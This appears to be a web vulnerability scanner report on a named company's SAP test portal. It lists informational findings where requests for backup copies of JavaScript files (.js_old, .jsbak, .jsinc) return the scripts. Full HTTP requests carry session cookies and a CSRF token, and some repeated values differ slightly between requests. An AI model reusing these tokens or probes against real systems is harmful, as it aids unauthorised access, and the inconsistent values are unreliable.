GET /sap/public/bc/webdynpro/ssr/mrnk.js_bak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
```



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:01:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.goedit.io:443 https://*.blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.132. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js_old

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js_old?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKEJ2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
```

```
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/wgojs_js_old?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:00:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.133. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsbak

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.jsbak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/pyo.jsbak?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:01:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

23.134. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.jsinc

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

GET /sap/public/bc/webdynpro/ssr/wda_ls_main.jsinc?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8

```
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/uon.jsinc?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:01:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
